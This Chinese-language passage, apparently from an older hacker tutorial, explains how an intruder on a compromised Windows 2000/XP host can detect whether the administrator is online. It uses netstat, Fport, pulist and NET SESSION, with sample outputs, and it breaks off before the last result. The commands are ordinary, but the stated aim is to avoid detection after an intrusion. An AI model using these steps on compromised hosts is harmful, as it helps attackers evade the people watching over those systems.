以上命令在Windows 2000以及Windows XP下测试可以使用。

如何判断管理员是否在线

随着网络黑客工具的简单化和傻瓜化，越来越多的黑客爱好者可以通过现成的攻击工具轻松地入侵主机。然而谁也不想在管理员的眼皮底下入侵电脑，因此在入侵成功之后，一个很重要的事情是：你能不能确认你的行为是在别人的监视之下？所以我们首先要知道管理员是不是现在正在你侵入的主机上。

一、要判定管理员是否在线，首先就要知道管理员是通过什么方式管理主机的：是pcanywhere、vnc、DameWar、终端服务、ipc、telnet还是本地登录。

如果是用第三方的控屏工具(pcanywhere、vnc、DameWar等)，你只要看相应端口有没有状态为"ESTABLISHED"的连接。在cmd命令框里输入"netstat -an"命令就可以知道。如果想查看与端口相关的进程，使用"Fport.exe"就可以了。比如我们在一台主机上使用"netstat -an"发现如下的信息：

Active Connections

Proto	Local Address	Foreign Address	State
TCP	lin:1755	lin:telnet	ESTABLISHED
TCP	lin:1756	lin:netbios-ssn	ESTABLISHED
TCP	lin:1758	202.103.243.105:http	TIME_WAIT
TCP	lin:1764	202.103.243.105:http	TIME_WAIT
TCP	lin:6129	lin:1751	ESTABLISHED

然后使用Fport.exe得到如下的信息：

Pid	Process	Port	Proto	Path
528	mysqld-nt	3306	TCP	D:\mysql\bin\mysqld-nt.exe
1328	DWRCS	6129	TCP	C:\WINNT\SYSTEM32\DWRCS.EXE
8	System	138	UDP	
248	lsass	500	UDP	C:\WINNT\system32\lsass.exe

其中"1328 DWRCS→6129 TCP C:\WINNT\SYSTEM32\DWRCS.EXE"这行代表的是DameWare Mini Remote Control服务。从这个可以看出，管理员是通过DameWare Mini Remote Control来管理现在的主机，连接的端口是6129。同样，如果管理员使用其他的控屏工具，比如pcanywhere、vnc等，我们也可以通过"netstat -an"查看端口连接的情况。

二、对于从本地或终端服务登录的，由此可以通过查看winlogon进程进行判断。我们可以使用的工具是psttools系列工具中的pulist.exe，它能够查看本机所有正在运行的进程。当然仅凭几个winlogon进程也很难完全判定在线的是不是管理员，因为一般用户和管理员都是通过图形界面登录的，身份验证都是在GINA（Graphical Identification and Authentication，图形标识和身份验证）中进行，而GINA又和winlogon进程紧密相关，所以查看有几个winlogon进程只能知道当前有几个用户登录主机。

在主机上运行pulist.exe，查看进程情况如下：

PID	Path
0	[Idle Process]
8	[System]
160	\SystemRoot\System32\smss.exe
184	\??\C:\WINNT\system32\csrss.exe
208	\??\C:\WINNT\system32\winlogon.exe
680	C:\WINNT\System32\svchost.exe
404	C:\WINNT\Explorer.EXE
1088	\??\C:\WINNT\system32\csrss.exe
1084	\??\C:\WINNT\system32\winlogon.exe

上面我们发现有"208 \??\C:\WINNT\system32\winlogon.exe"和"1084 \??\C:\WINNT\system32\winlogon.exe"这二个winlogon.exe进程，由此可以知道目前有两个用户通过本地或终端服务登录主机。再结合上面说的判定方法，使用"netstat -an"命令查看TCP端口连接：

Num	LocalIP	Port	RemoteIP	PORT	Status
10	192.168.0.1	3389	192.168.2.1	1071	Established

由此可以看出管理员使用的是终端3389连接登录。

三、因为telnet的登录不是通过winlogon来管理的，所以要判断通过telnet登录的管理员是否在线还是看相应端口的连接吧。我们知道一般情况下telnet使用23端口连接，通过"netstat -an"命令可以很清楚地看出23端口有没有打开：

C:\>netstat -an

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:23	127.0.0.1:1030	ESTABLISHED
TCP	127.0.0.1:1030	127.0.0.1:23	ESTABLISHED

我们也可以通过上面的方法查看相应的进程，比如使用FPORT.EXE得到如下的信息：

E:\HACK>fport

FPort v2.0 - TCP/IP Process to Port Mapper

Copyright 2000 by Foundstone, Inc.

Pid	Process	Port	Proto	Path
660	inetinfo	21	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
1112	tlntsvr	23	TCP	C:\WINNT\system32\tlntsvr.exe
660	inetinfo	80	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
416	svchost	135	TCP	C:\WINNT\system32\svchost.exe
660	inetinfo	443	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
8	System	1028	TCP	
408	telnet	1030	TCP	C:\WINNT\system32\telnet.exe

从上面信息中"1112 tlntsvr 23 TCP C:\WINNT\system32\tlntsvr.exe"这行可以知道23端口对应的正是telnet服务tlntsvr.exe。

四、如果管理员是通过IPC$管道进行登录管理，我们可以用Windows NT系统内置的工具NET SESSION来判断其是否在线。NET SESSION的作用是列出或断开连接本地计算机和与它连接的客户之间的会话。使用后结果如下：